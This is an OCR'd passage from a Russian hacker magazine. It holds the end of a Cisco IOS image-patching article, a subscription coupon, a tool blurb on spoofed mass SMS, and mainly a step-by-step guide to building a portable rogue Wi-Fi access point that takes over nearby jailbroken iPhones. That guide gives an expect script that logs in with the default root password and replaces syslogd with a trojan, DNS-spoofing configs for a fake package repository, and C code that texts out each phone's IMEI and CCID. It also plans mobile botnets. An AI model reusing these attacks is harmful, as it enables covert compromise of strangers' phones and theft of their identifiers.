<skiped>

router#show memory summary
 Head Total(b) Used(b) Free(b) Lowest(b) Largest(b)
Processor 82A44240 20244772 8718640 11526132 10171028
10098348
 I/O 3CA3400 3525632 1650536 1875096 1875096 1875068

<skiped>

router#show flash:

System flash directory:
File Length Name/status
 1 15947076 c2600-advsecurityk9-mz.124-21-shad-pk.bin
[15947140 bytes used, 830072 available, 16777212 total]
16384K bytes of processor board System flash (Read/
Write)
```

Остается еще одна небольшая проблема. Если запустить проверку:

```
router#verify flash:c2600-advsecurityk9-mz.124-21-
shad-pk.bin
```

— маршрутизатор обругает нас, сообщив, что Embedded hash и Calculated hash не совпадают. Исправить это очень просто — 16 байт контрольной суммы находится в самом конце бинарного файла образа. Обнаружить это можно даже с помощью простого поиска:
После исправления маршрутизатор сообщает, что контрольная сумма успешно подсчитана и совпадает:

```
Embedded Hash MD5 : 3DD2C6591FF4F033425147DE4540F9CD
Computed Hash MD5 : 3DD2C6591FF4F033425147DE4540F9CD
CCO Hash MD5 : 79020945BDFE2A354E012C8303136360

Embedded hash verification successful.
File system hash verification successful.
```

ЛОГИЧЕСКОЕ ЗАКЛЮЧЕНИЕ

Новый образ готов и правильно сформирован. Усвоив эту статью, ты получишь опыт:
1) по формату PKZIP;
2) по формату исполняемых файлов ELF;
3) по внутреннему устройству образов Cisco IOS;
4) по работе в режиме rommon маршрутизатора.
Кроме того, готов задел для дальнейших извращений над маршрутизаторами. Для общего развития можно поковырять распакованные образы в IDA, изучить вирусы в *nix-like системах, чтобы проинфицировать образ своим бекдором, ну и собственно, написать бекдор. А мои изыскания здесь успешно заканчиваются. Все вопросы, пожелания и, в особенности, идеи, мой дорогой друг, я готов получить по электронной почте. С радостью отвечу и помогу по мере сил. Удачи в бинарном патчинге… и не только.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + DVD:
- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в апреле, то журнал будете получать с июня.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ____________ корпус ____________
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение	ИНН 7729410015 ООО «Гейм Лэнд»
	АБ «ОРГРЭСБАНК», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала «____________»
	с 200 г.
	Ф.И.О.
Кассир	Подпись плательщика
Квитанция	ИНН 7729410015 ООО «Гейм Лэнд»
	АБ «ОРГРЭСБАНК», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала «____________»
	с 200 г.
	Ф.И.О.
Кассир	Подпись плательщика




D0ZNP
/ HTTP://OXOD.RU /

iPhone ТЕРМИНАТОР

СОЗДАЕМ АВТОМАТИЧЕСКОЕ СРЕДСТВО АУДИТА APPLE IPHONE

В мартовском номере, в статье «Яблочное пюре», я рассказал о самом популярном и притязательном телефоне на рынке — **Apple iPhone**. Можно долго спорить на тему его функциональности, сравнивать с камнем или с ЛСД, восхищаться и глумиться, но все это я оставлю на твое личное усмотрение. На себя же возьму обязательство продолжить рассказ о безопасности устройства. А безопасность **iPhone**, скажу я тебе, оставляет желать лучшего.

Сперва разберемся, что же заставляет андеграунд двигаться в определенном направлении исследований. Если судить по количеству прикладных эксплоитов (офигеть какой показатель, сам знаю), то Win-системы гораздо более уязвимы, чем все Nix вместе взятые. Глупо предполагать, что дело только в кривизне кода от Microsoft. Весь секрет в популярности: чем больше пользователей пользуются софтом, тем больше интереса (материального и идейного) искать в нем ошибки и уязвимости. Какой резон в публикации невероятно сложной и красивой атаки на какой-нибудь Amoi MD-1 (это мобильный телефон, если что)? А вот в простой атаке на Apple iPhone пользы куда больше! Популярности одной модели айфона могут позавидовать целые серии телефонов. Сколько всего на территории нашей прекрасной страны iPhone, не знает никто, но оценку этой величины дать можно. На ленте за 26 января значилась цифра 120.000 проданных белых 3g. До этого времени, по оценкам экспертов, было еще 250.000 серых телефонов. В сумме получаем где-то 370.000. За цифру я не ручаюсь, и, если окажется, что она в два раза выше, — не удивлюсь. Наши операторы обязались за два года продать около 3 млн. устройств, так что им еще есть куда стремиться... В одном отдельно взятом кафе в столице легко можно встретить 5-10 айфонов за раз. Хотел бы ты получить возможность обрабатывать чужие



ЭЛЕКТРИЧЕСКАЯ СХЕМА АДАПТЕРА ПИТАНИЯ 12 В ОТ АВТОМОБИЛЬНОГО ПРИКУРИВАТЕЛЯ С ПОДАВЛЕНИЕМ ШУМОВ

телефоны в автоматическом режиме? Дальше я опишу процесс создания устройства для поиска и аудита яблочных телефонов. Мы скомбинируем принципы пассивного и активного сканирования, а также описанные в предыдущей статье атаки. Наш терминатор будет пытаться получить доступ ко всем айфонам в округе и запускать на них тестовое приложение для отправки SMS. Ну все, хватит обещаний, поехали!

ВЫБИРАЕМ ПЛАТФОРМУ

Давай прикинем, каким основным требованиям должно удовлетворять автоматическое средство аудита мобильных телефонов? Прежде всего, конечно, мобильность, извиняюсь за тавтологию. Идея использовать обычный ноутбук приходит в голову сразу, однако, это не всегда удобно. Я предлагаю поступить по-хакерски и сделать iPhone терминатора из обычного беспроводного роутера или точки доступа. Такая платформа обладает рядом преимуществ по сравнению с ноутом:

- Компактные размеры (меньше, чем даже 10-дюймовые нетбуки)
- Маленький вес (150 г!)
- Низкое энергопотребление (питается от аккумулятора)
- Штатный разъем для внешней антенны (попробуй найди в магазине PCMCIA беспроводную карту с разъемом внешней антенны)
- Дешевизна (~2000р против ~8000 руб. за самый дешевый нетбук)

Кроме того, в определенных местах человек с ноутом привлекает гораздо больше внимания, чем человек с рюкзачком или сумкой. Вместо штатного монитора контролировать устройство мы будем через SSH с телефона — таким образом, шансы прохожих разглядеть что-то интересное на твоем экране уменьшаются до нуля. Если тебя коробит вопрос производительности, то смею заверить — процессора ARM 200 МГц хватить для наших нужд выше крыши. Нелишним будет USB-порт — мы поместим туда флешку для ведения ядовитых логов, но если его нет, можно скидывать все на «админский» телефон или сервер в интернете. Я буду описывать процесс на примере Asus WL-500G, просто потому, что он валяется под рукой. Все будет абсолютно аналогично при использовании любого роутера из этого списка: http://wiki.openwrt.org/CompleteTableOfHardware.


Если моих доводов в пользу выбора платформы недостаточно и желание повторить все нижеописанное на ноуте непреодолимо, — вперед! Весь используемый софт работает под линухом и без труда заведется под твой любимый дистрибутив или другой никс. На всякий случай напомню: если возникнут какие-то вопросы, можешь задать их в моем блоге (oxod.ru). Только не забудь вытащить жесткий диск и поставить ОС на флешку: при ходьбе и, тем более, беге, есть большой шанс заклинить даже самые дорогие диски. С платформой определились, едем дальше!

СОБЕРИ САМ. СОЗДАЕМ СВОЮ ПРОШИВКУ

Для моего роутера существует несколько дистрибутивов линукса. Это — openwrt, dd-wrt и другие, менее известные. Я решил использовать openwrt исключительно по этическим соображениям, и ты можешь выбрать что угодно, или даже воспользоваться оригинальным дистрибутивом от производителя, их часто выкладывают под лицензией GPL. В общем, необходимое условие одно — наличие toolchain, т.е. средств кросс-компиляции, с помощью которых мы соберем и поместим в прошивку нестандартные утилиты. Нам всего-то потребуются: expect, ssh client, sshd, http-сервер, dns-сервер. Буду рассказывать на примере openwrt, так что выкачиваем сборку под свою модель, в моем случае это: http://downloads.openwrt.org/kamikaze/8.09/brcm-2.4/openwrt-brcm-2.4-squashfs.trx. Вышла она 15 февраля 2009 года, — самый свежак. Перед прошивкой переводим устройство в Failure Mode. Для этого отключаем питание, зажимаем кнопку Reset и подключаем питание. Держим Reset, пока индикатор питания не подмигнет нам, затем отпускаем кнопку. Процедура входа в Failure Mode для разных роутеров может отличаться, но подробная процедура установки всегда будет описана в WIKI openwrt для каждой модели. Ссылка на инструкцию находится в последней колонке таблицы поддерживаемых устройств. Далее подключаем патч-корд к устройству и проверяем, что у нас вышло: ping 192.168.1.1. Если все хорошо и устройство отвечает, переходим к заливке прошивки. Потребуется tftp-клиент, его можно взять здесь:

- http://www.tftp-server.com/tftp-download.html — для Windows;
- http://packages.debian.org/lenny/tftp — Debian stable.




Asus WL-500G Deluxe собственной персоной



Автомобильный адаптер-инвертор 12 В -220 В. Способен тянуть компьютер 300 В



links

• openwrt.org — дистрибутив ОС linux для точек доступа.

• dd-wrt.com — другой вариант дистрибутива ОС linux для точек доступа.

• code.google.com/p/winchain — средства разработки для iPhone под Windows.

• oxod.ru — мой блог. Пишу по мере желания. Жду комментариев, отвечу на вопросы.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

После установки заливаем прошивку на устройство:

```
tftp 192.168.1.1
tftp> binary
tftp> trace
tftp> put openwrt-brcm-2.4-squashfs.trx
```

Ждем, пока индикатор питания перестанет моргать (завершится процесс записи в ROM). Вот так, просто и без приключений, мы подготовили платформу для дальнейших изысканий. Теперь перейдем непосредственно к настройке. Выполняем команды:

```
#~telnet 192.168.1.1
#~passwd //устанавливаем пароль
#~exit //отключаемся
#~ssh root@192.168.1.1 //первый раз эта процедура займет около минуты или двух — неторопливое устройство создает ключевые пары. Если время ожидания SSH-клиента истечет — повтори попытку подключения через пару минут
#~ipkg update //обновляем базу пакетов
```

Возможно, перед последней командой придется еще настроить подключение к интернету. Настройка интерфейсов происходит через /etc/config/network. Если надо настроить PPPoE, создай в конфиге такое правило:

```
config interface wan
    option ifname      nas0
    option proto       pppoe
    option username    "username"
    option password    "password"
```

На этом базовая установка ОС закончена. Дистрибутив уже включает в себя DHCP-сервер, SSH-сервер и SSH-клиент. Дальнейшая настройка зависит от типа атаки.

ДЕЛАЙ РАЗ. ВКУСНАЯ ТОЧКА ДОСТУПА

Теперь основная задача — заставить пользователя iPhone подключиться к нашей точке доступа. Мы должны сделать ее наиболее привлекательной, сулящей неслыханную халяву и т.д. Первое, что приходит на ум — поставить SSID, который точно привлечет внимание любого пользователя. Например, взять существующие имена бесплатных WiFi-сетей. Для правдоподобности можно работать в режиме моста с настоящей точкой доступа, подключенной к интернету. Тогда пользователь будет иметь полноценный выход в глобальную Сеть, параллельно с этим попадаясь на все наши дальнейшие уловки с DNS (я же не зря перечислил его в требованиях!). Для максимального эффекта предварительно просканируй все сети, действующие в том районе, где будешь производить испытания, и выдели наиболее популярные точки доступа. Затем поставь своему устройству MAC и SSID, как у самого популярного хот-спота. Если ты окажешься ближе к пользователю, уровень сигнала от тебя будет выше, и ты получишь клиентов, привычно подключающихся к знакомой сети. Простейший конфиг беспроводного интерфейса /etc/config/wireless выглядит так:

```
config wifi-device    wl0
      option type    broadcom
      option channel  5
      option disabled 0
config wifi-iface
      option device   wl0
      option network  lan
      option mode     ap
      option ssid     Free_Internet
      option hidden   0
      option encryption none
```

Последний штрих — настройка DHCP-сервера. Мы же должны создать для клиентов максимально комфортные условия работы в нашей сети :).

```
config dhcp
      option interface      lan
      option start          2 //первый выданный IP-адрес, в нашем случае будет 10.0.0.2
      option limit          100 //сколько всего адресов выдавать
      option leasetime      1h //время аренды адреса, надо выбрать в соответствии с динамикой перемещения терминатора и клиентов
config dhcp
      option interface      wan
      option ignore   1
```

Если возникнут вопросы по поводу синтаксиса, обращайся к официальной документации http://wiki.openwrt.org/OpenWrtDocs/KamikazeConfiguration (в журнале приводить все возможные варианты настроек смысла нет).

ДЕЛАЙ ДВА. ПОДБОР ПАРОЛЕЙ SSH

Самая простая и действенная на текущий момент атака на iPhone — пользуемся паролем по умолчанию, установленным практически на все джеилбрейкнутые телефоны SSHD. Для начала, с помощью toolchain от openwrt собираем из исходников утилиту expect. Если есть флешка, можно



Динамо-машина для зарядки ноутбука. Крути педали, пока не дали...

поставить компилятор на сам роутер. Устанавливаем все необходимое:

```
ipkg install buildroot
ipkg install make
ipkg install tcl
ipkg install scponly
ipkg install openssh-client
```

Сразу отредактируем /etc/ssh/ssh_config, добавив строчку «StrictHostKeyChecking no», чтобы SSH-клиент не выдавал сообщение о принятии новых сессионных ключей для каждой жертвы. Затем скачиваем исходники expect отсюда: http://expect.nist.gov/expect.tar.gz. Распаковываем и собираем, как обычно: ./configure, make, make install. Может потребоваться установить переменную окружения: «setenv TCL_LIBRARY /usr/bin/tcl8.4.19/Library». Теперь напишем скрипт, который будет пытаться подключиться к телефону с дефолтной связкой логин-пароль. Получится что-нибудь наподобие этого:

```
#!/usr/bin/expect
spawn scp /www/iphone-trojan root@10.0.0.2:/
usr/sbin/syslogd
expect assword {send alpine\r}
spawn ssh root@10.0.0.2
expect assword {send alpine\r}
send "ldid -S /usr/sbin/syslogd\r"
send "exit\r"
expect eof
```

В случае успеха демон системных логов на захваченном телефоне заменится нашей программой iphone-trojan, которая будет выполняться при каждом рестарте системы. Что это будет за программа, мы рассмотрим ниже. Предлагаю в качестве самостоятельного упражнения связать логи dhcp-сервера с выполнением этого скрипта так, чтобы атака осуществлялась на каждый новый выданный IP. Можешь также установить nmap и перед запуском проверять, что подцепился именно iPhone.

Делается это командой nmap –O2 10.0.0.X. Стоит отметить, что сканирование nmap'ом занимает приличное время, поэтому куда выгоднее просто пытаться атаковать сразу после подключения клиента. Тут уж решай сам.

ДЕЛАЙ ТРИ. ЛОЖНЫЙ РЕПОЗИТОРИЙ INSTALLER


Эта атака была описана в моей предыдущей статье. Если вкратце, — суть заключается в подмене DNS-адреса репозитория менеджера пакетов Installer. Менеджер устанавливается на все джеилбрейкнутые телефоны, коих, по некоторым оценкам, > 50% среди всех iPhone в нашей стране. Выглядит это так: пользователь подключается к нашему терминатору, открывает Installer и устанавливает обновление самого менеджера пакетов. Но вместе с оригинальной программой на телефон заливается любая другая. Приступим к настройке. Устанавливаем DNS-сервер:

```
#~ipkg install maradns
```

Меняем настоящий IP сервера с репозиторием i.ripdev.com на наш. Для этого редактируем /etc/mararc и /etc/marands/ripdev.com:

```
/etc/mararc:
ipv4_bind_addresses = "127.0.0.1, 10.0.0.1"
chroot_dir = "/etc/maradns" //место, где будут
лежать конфиги зон, можно выбрать, например,
точку монтирования флешки...
recursive_acl = "127.0.0.1/8, 10.0.0.0/24" //
разрешаем рекурсивные запросы
zone_transfer_acl = "127.0.0.1/8,
10.0.0.0/24" //разрешаем пересылку зон
timeout_seconds = 2
csv1 = {}
csv1["ripdev.com."] = "ripdev.com"
dns_port = 53
maximum_cache_elements = 1024
min_ttl_cname = 900

/etc/maradns/ripdev.com:
```



dvd

На диске ты найдешь исходники программы для отправки SMS.

```
# SOA
Sripdev.com.|86400|%|root@%|200903211634|7200|3600|
604800|1800
# NS
Nripdev.com.|86400|ns.ripdev.com.
# A
Ai.ripdev.com.|86400|10.0.0.1
```

Теперь все запросы к серверу будут обработаны терминатором. Остается настроить встроенный веб-сервер в качестве поддельного репозитория. По умолчанию веб-сервер запускается с корнем /www, но ты в любой момент можешь погасить его и запустить с ключом –h /my/www-root. Выгодно создавать корень веб-сервера на прикрученной флешке. Так или иначе, нам надо скачать и записать на терминатора следующие файлы:

```
http://i.ripdev.com/info/index-2.0.plist
http://i.ripdev.com/info/index-2.1.plist
http://i.ripdev.com/info/index-2.2.plist
```

В каждом из них исправляем раздел, относящийся к программе Installer, меняем ключи date и version на большие. Если мы не хотим вызывать лишних подозрений, исправляем ссылки на файлы всех остальных программ так, чтобы они вели на настоящий сервер. Для этого указываем явно его IP-адрес. Более подробно процесс рассмотрен в уже упомянутой статье «Яблочное пюре» в мартовском номере][. Затем скачиваем и правим следующие файлы:

```
http://i.ripdev.com/info/com.ripdev.install-4.1-
2.0.plist
http://i.ripdev.com/info/com.ripdev.install-4.1-
2.1.plist
http://i.ripdev.com/info/com.ripdev.install-4.1-
2.2.plist
```

Меняем ключ version на такой же, какой поставили в предыдущих конфигах. Затем редактируем ключи size и hash. Это размер и md5 хеш от файла с нашим поддельным приложением, которое пользователи будут себе устанавливать. Остается только разместить само поддельное приложение на роутере вместе с конфигами (то есть создать директорию /www/info и /www/packages/System), ну и записать туда все вышеописанные файлы.

БОНУС. КОДИМ ПОД IPHONE

Как будем проверять работоспособность нашего терминатора? А пусть сами жертвы известят нас с помощью sms (заодно — получим телефонный номер отправителя). Достаточное доказательство? Напишем приложение и повесим его демоном на захваченные iPhone. Забудь про xcode и Apple SDK, пользоваться будем грубым мужским gcc. Компилятор можно поставить прямо на телефон через Cydia. Или на компьютер:

```
http://code.google.com/p/iphone-dev/wiki/Building
http://code.google.com/p/winchain/
```

Отправлять SMS будем через AT команды устройству /dev/tty.debug. Эта консоль модема используется для отладки и присутствует на всех iPhone/iPhone 3g. Ни одно приложение по умолчанию не использует это устройство — то, что доктор прописал! Великий и могучий code.google.com уже имеет проект с нужным нам функционалом. Велосипед изобретать не будем и некоторые функции просто позаимствуем оттуда:

```
http://code.google.com/p/iphone-sms
```

Из этого проекта мы возьмем функцию InitConn — подключение к модему, CloseConn — отключение от модема, SendCmd — отправка AT команды модему и ReadResp — чтение ответа от модема. Приведу пример



Аккумулятор от ноутбука. Из всех контактов нам понадобятся только два

значимых строк кода (сам проект можно найти на нашем DVD):

```
int InitConn(int speed)
{
 int fd = open("/dev/tty.debug", O_RDWR | O_NOCTTY);

 if(fd == -1) {
  fprintf(stderr, "%i(%s)\n", errno, strerror(errno));
  exit(1);
 }

 ioctl(fd, TIOCEXCL);
 fcntl(fd, F_SETFL, 0);
...
 return fd;
}
void CloseConn(int fd)
{
  tcdrain(fd);
  tcsetattr(fd, TCSANOW, &gOriginalTTYAttrs);
  close(fd);
}
void SendCmd(int fd, void *buf, size_t size)
{

 if(write(fd, buf, size) == -1) {
  fprintf(stderr, "SendCmd error. %s\n",
strerror(errno));
  exit(1);
 }
}
```

Подумаем над содержанием сообщения. Предлагаю для однозначности скидывать с захваченных телефонов ни много, ни мало — а IMEI и CCID. Это сделает наши доказательства успешной атаки более весомыми. Получать данные мы тоже будем через AT команды. Функцию ReadResp я немного допишу, чтобы находить ответы за запросы IMEI и CCID и записывать их в переменную message. Выйдет примерно так:

```
if (strstr(readbuf,"+CMGW:")!=NULL) {
      smsIndex = atoi(&readbuf[strlen(message)+10]);
}
else if (strstr(readbuf,"+CCID:")!=NULL) {
```

Для отладки оборудования, в частности, точек доступа используется разъем JTAG. Производитель не всегда его распаивает

```
        strncpy(message, &readbuf[17], 20);
 }
 else if (strstr(readbuf,"AT+CGSN")!=NULL) {
        UCHAR temp[15];
        strncpy(temp, &readbuf[10], 15);
        sprintf(message,"%s-%s",message,temp);
 }
```

Осталось лишь написать main функцию, в которую мы заложим весь функционал. Сначала получаем CCID, потом — IMEI, затем отправляем сообщение.
Я пытался сделать код как можно понятнее, а не наиболее коротким или красивым. Во всяком случае, он работает, а оптимизировать будем потом. Собранный вариант вышел 14 Кб — немало, но этого вполне хватит, чтобы быстро залить на жертву через 802.11g. Опять же, оптимизацией займемся в следующей статье. Догадайся, что будет, если попытаться выполнить наше творение? Отправка SMS, да? Нет, — ничего не будет, ядро телефона просто убьет процесс, не дав ему ничего исполнить. Хитрость в том, что телефон выполняет только подписанные программы. Разработчики хорошо постарались на этот счет. Чтобы код работал, надо подписывать его перед исполнением на каждом телефоне с помощью программы ldid. Она устанавливается вместе со всеми неофициальными программами из Cydia. Мы рассчитываем, что у нашей жертвы такая программа будет (об остальных вариантах поговорим в следующей статье).

ВОЙНА ВОЙНОЙ, А ПИТАНИЕ ПО РАСПИСАНИЮ

Нашему терминатору не хватает только автономного источника питания. Действительно, стационарная точка доступа — это хорошо, а мобильная куда лучше. Существуют два способа решить проблему: переносной аккумулятор и адаптер питания от автомобильного прикуривателя. Для начала смотрим на штатный адаптер питания точки доступа и видим что-нибудь похожее на 12 В, 1 А. Автомобильный прикуриватель даст как раз 12 В, но мгновенные значения за счет шумов могут колебаться от 8 от 16 вольт. Перебои в работе нам не нужны, поэтому стоит воспользоваться адаптером с шумоподавителем. Схема такого устройства нашлась быстро:

```
rlocman.ru/shem/schematics.html?di=33999
```

Если не заморачиваться и подключать терминатора после зажигания, то можно рискнуть — напрямую подключиться к прикуривателю. Также дешево и сердито — воспользоваться адаптером от GPS-навигатора, он как раз будет 12 В, 1 А и с шумами как-нибудь справится. Еще есть вариант установить автомобильный адаптер инвертер 12/220 В (можно брать от 50 В мощности). Что касается переносных аккумуляторов, то подключаться стоит к обычному ноутбучному. Подсчитаем: аккумулятор для ноутбука при 12 В дает 4.8 А/ч — то есть, почти пять часов работы при потреблении в 1 А. Отмечу, что это пиковый ток, потребляемый точкой. Среднее значение будет меньше, — а значит, время работы заведомо больше 5 часов. С аккумулятора надо будет снимать только + и -, логические контакты оставь в покое. Узнать распайку контактов можно либо по наклейке на аккумуляторе, либо с помощью тестера. Надеюсь, приведенной здесь информации будет достаточно, чтобы запитать терминатора.

НЕДАЛЕКОЕ БУДУЩЕЕ


В последнее время производительность и скорость подключения к интернету мобильных устройств сильно растут. В недалеком будущем, а вернее, уже почти настоящем, вырисовываются четкие перспективы мобильных ботнетов. Эти устройства практически всегда онлайн, имеют несколько способов подключения к Сети, при этом — есть GPS-навигация. Они всегда находятся рядом со своими владельцами и часто содержат конфиденциальную инфу. Я думаю, причин для хака более чем достаточно! Сегодня я попытался рассказать, как без особых усилий сделать устройство, способное получать доступ к Apple iPhone в автоматическом режиме. Перемещаясь с таким терминатором по улицам, можно собрать целую мобильную армию, готовую в любой момент произвести DDoS-атаку или распределено вычислить значение хеш-функции. В следующей статье я опишу процесс создания трояна для iPhone. Он способен получать команды с сервера хозяина, отправлять различными способами данные с телефона, выполнять шелл-команды, собирать статистику, генерировать трафик на определенный ресурс и... что-нибудь еще, что успею придумать.]C[



info

• Точка доступа обладает рядом преимуществ перед ноутбуком, например: размеры, вес, энергопотребление, стоимость, разъем внешней антенны.

• В мартовском номере]C[за 2009 год были описаны эксплуатируемые атаки. Если остались вопросы — перечитай подшивку.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

Программы для хакеров

ПРОГРАММА: WEBSMSSENDER
ОС: WINDOWS 2000/XP
АВТОР: CYLAAAAN



Мутим sms-рассылки

В последнее время sms-рассылки становятся все более актуальными. Увы, на большинстве биллингов давно введена платная регистрация, а паблик-сервисы не позволяют массово отсылать сообщения (я уже не говорю о подмене номера отправителя). В этой ситуации рекомендую тебе обратить внимание на утилу под названием «Websmsender». Тулза работает через известный смс-сервис — www.websms.ru. Дабы лучше понять функциональные особенности утилы, рассмотрим сначала возможности sms-сервиса, а затем — саму тулзу. Итак, сервис позволяет:

1. Отсылать sms-сообщения
2. Автоматизировать рассылки
3. Производить подмену номера отправителя
4. Осуществлять рассылки по созданному расписанию
5. Формировать собственную БД рассылок

